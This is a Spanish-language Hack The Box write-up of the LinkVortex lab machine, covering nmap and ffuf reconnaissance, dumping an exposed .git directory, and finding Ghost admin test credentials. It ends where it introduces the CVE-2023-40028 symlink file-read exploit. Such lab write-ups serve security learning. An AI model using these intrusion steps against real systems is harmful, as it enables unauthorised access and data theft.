
LinkVortex HTB Machine

Escrito por : tellmefred
Dificultad : fácil



LinkVortex has been Pwned!

Congratulations tellmefred, best of luck in capturing flags ahead!

#1596	12 Dec 2024	30
MACHINE RANK	PWN DATE	POINTS EARNED


Introducción

En este writeup, documentaré el proceso de resolución de la máquina LinkVortex de Hack The Box. Esta máquina presenta un entorno desafiante que requiere análisis detallado y la aplicación de diversas habilidades técnicas para lograr la obtención de ambas banderas.

LinkVortex destaca por su enfoque en la exploración y explotación de servicios, poniendo a prueba la capacidad de investigación, creatividad y resolución de problemas. A lo largo del proceso, me enfoqué en aplicar metodologías de ethical hacking y herramientas clave para abordar cada fase de manera estructurada


Reconocimiento

Empezamos haciendo Ping para probar la conectividad con la máquina.




```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop]
└─# ping -c 5 10.10.11.47
PING 10.10.11.47 (10.10.11.47) 56(84) bytes of data.
64 bytes from 10.10.11.47: icmp_seq=1 ttl=63 time=25.8 ms
64 bytes from 10.10.11.47: icmp_seq=2 ttl=63 time=21.9 ms
64 bytes from 10.10.11.47: icmp_seq=3 ttl=63 time=65.8 ms
64 bytes from 10.10.11.47: icmp_seq=4 ttl=63 time=24.2 ms
64 bytes from 10.10.11.47: icmp_seq=5 ttl=63 time=26.0 ms

--- 10.10.11.47 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 21.906/32.713/65.753/16.584 ms
```

Aquí el escaneo de NMAP que revela puerto 22 y puerto 80.




```
┌──(root㉿tellmefred)-[/home/…/Desktop/HTB/LinkVortex/nmap]
└─# nmap -sCV -Pn -p 22,80 --min-rate 2500 10.10.11.47 -oN scan1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-12 14:18 EST
Nmap scan report for 10.10.11.47
Host is up (0.019s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:f8:b9:68:c8:eb:57:0f:cb:0b:47:b9:86:50:83:eb (ECDSA)
|_  256 a2:ea:6e:e1:b6:d7:e7:c5:86:69:ce:ba:05:9e:38:13 (ED25519)
80/tcp open  http    Apache httpd
|_http-server-header: Apache
|_http-title: Did not follow redirect to http://linkvortex.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.41 seconds
```

Aquí agregamos el dominio al /etc/hosts con la ip.



```
┌──(root㉿tellmefred)-[/home/…/Desktop/HTB/LinkVortex/nmap]
└─# echo "10.10.11.47         linkvortex.htb" | sudo tee -a /etc/hosts
10.10.11.47         linkvortex.htb
```

Y aquí podemos ver el contenido de la web.



BitByBit Hardware

Your trusted source for detailed, easy-to-understand computer parts info

The Power Supply

A power supply unit (PSU) converts the alternating current (AC) from your wall outlet into direct current (DC) that the computer components require. It…

Aug 5, 2024 · 2 min read

The CMOS

CMOS is a type of semiconductor technology used to store small amounts of data on the motherboard. This data includes system settings and configurati…

May 7, 2024 · 2 min read

The Video Graphics Array

The term VGA can refer to either the Video Graphics Array specification or the physical VGA connector often used for computer video output. Below, I'll…


Apr 16, 2024 · 2 min read

The Random Access Memory

The Motherboard


The Central Processing Unit

Luego de probar algunas cosas opté por revisar sub dominios y encontré uno .dev




```
└─# ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://linkvortex.htb/ -H 'Host: FUZZ.linkvortex.htb' -f
s 230

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://linkvortex.htb/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.linkvortex.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 230
________________________________________________

dev                     [Status: 200, Size: 2538, Words: 670, Lines: 116, Duration: 33ms]
:: Progress: [4989/4989] :: Job [1/1] :: 2040 req/sec :: Duration: [0:00:02] :: Errors: 0 ::
```

Lo agregué al /etc/hosts también y luego de entrar no encontré nada así que una búsqueda de directorios era lo más lógico




```
┌──(root㉿tellmefred)-[/home/…/Desktop/HTB/LinkVortex/nmap]
└─# echo "10.10.11.47          dev.linkvortex.htb" | sudo tee -a /etc/hosts
10.10.11.47          dev.linkvortex.htb
```

Aquí como pueden ver encontré un directorio .git



```
[Status: 301, Size: 239, Words: 14, Lines: 8, Duration: 21ms]
| URL | http://dev.linkvortex.htb/.git
| --> | http://dev.linkvortex.htb/.git/
    * FUZZ: .git
```


Aquí en la web buscando no encontré mucho así que lo mejor es llevarnos todo el proyecto para buscar credenciales en el código.



Index of /.git


Name	Last modified	Size	Description
Parent Directory		-	
HEAD	2024-12-02 10:10	41	
config	2024-12-02 10:10	201	
description	2024-12-02 10:10	73	
hooks/	2024-12-02 10:10	-	
index	2024-12-02 10:56	691K	
info/	2024-12-02 10:10	-	
logs/	2024-12-02 10:10	-	
objects/	2024-12-02 10:56	-	
packed-refs	2024-12-02 10:10	147	
refs/	2024-12-02 10:10	-	
shallow	2024-12-02 10:10	82	

Con git dumper podemos descargar todo el contenido a la máquina atacante para analizar y buscar información.




```
┌──(root㉿tellmefred)-[/home/…/HTB/LinkVortex/exploits/git-dumper]
└─# ls
LICENSE  README.md  git_dumper.py  pyproject.toml  requirements.txt  setup.cfg

┌──(root㉿tellmefred)-[/home/…/HTB/LinkVortex/exploits/git-dumper]
└─# ls -la
total 64
drwxr-xr-x  3 root root  4096 Dec 12 15:03 .
drwxr-xr-x  4 root root  4096 Dec 12 15:03 ..
drwxr-xr-x 13 root root  4096 Dec 12 15:09 .git
-rw-r--r--  1 root root  1045 Dec 12 15:03 .gitignore
-rw-r--r--  1 root root  1071 Dec 12 15:03 LICENSE
-rw-r--r--  1 root root  2397 Dec 12 15:03 README.md
-rwxr-xr-x  1 root root 25286 Dec 12 15:03 git_dumper.py
-rw-r--r--  1 root root    85 Dec 12 15:03 pyproject.toml
-rw-r--r--  1 root root    55 Dec 12 15:03 requirements.txt
-rw-r--r--  1 root root   721 Dec 12 15:03 setup.cfg

┌──(root㉿tellmefred)-[/home/…/HTB/LinkVortex/exploits/git-dumper]
└─# cd .git

┌──(root㉿tellmefred)-[/home/…/LinkVortex/exploits/git-dumper/.git]
└─# ls
Dockerfile.ghost  LICENSE     README.md    apps      config       ghost  index  logs     objects       packed-refs  yarn.lock
HEAD              PRIVACY.md  SECURITY.md  branches  description  hooks  info   nx.json  package.json  refs
```

Aquí está el fichero que será interesante para nosotros.




```
┌──(root㉿tellmefred)-[/home/…/test/regression/api/admin]
└─# ls
__snapshots__           identities.test.js         members-signin-url.test.js  posts.test.js      settings.test.js                 users.test.js
authentication.test.js  images.test.js             notifications.test.js       redirects.test.js  slack.test.js                    utils.js
db.test.js              members-importer.test.js   pages.test.js               schedules.test.js  update-user-last-seen.test.js    webhooks.test.js
```

Y dentro encontraremos credenciales super importantes.




```
    });

    it('complete setup', async function () {
        const email = 'test@example.com';
        const password = '[redacted]';

        const requestMock = nock('https://api.github.com')
            .get('/repos/tryghost/dawn/zipball')
            query(true)
```



```
    it('complete setup again', function () {
        return agent
            .post('authentication/setup')
            .body({
                setup: [{
                    name: 'test user',
                    email: 'test-leo@example.com',
                    password: '[redacted]',
                    blogTitle: 'a test blog'
```

Ya solo queda acceder al Dashboard.



Dashboard


Welcome to your Dashboard

You'll find member analytics here once someone signs up.

Add or import members →

Explotación


Aquí podemos ver el exploit que nos dejara ver archivos dentro de la máquina víctima.



No description, website, or topics provided.

0xyassine Update README.md	c9605bc · 9 months ago	2 Commits
CVE-2023-40028.sh	first commit	9 months ago
README.md	Update README.md	9 months ago

Y aquí la explicación de la vulnerabilidad.



M Arbitrary File Read

ghost is a publishing platform

Affected versions of this package are vulnerable to Arbitrary File Read which allows authenticated users to upload files that are symlinks. This can be exploited to perform an arbitrary file read of any file on the host operating system.

Note: Site administrators can check for exploitation of this issue by looking for unknown symlinks within Ghost's `content/` folder.

<5.59.1

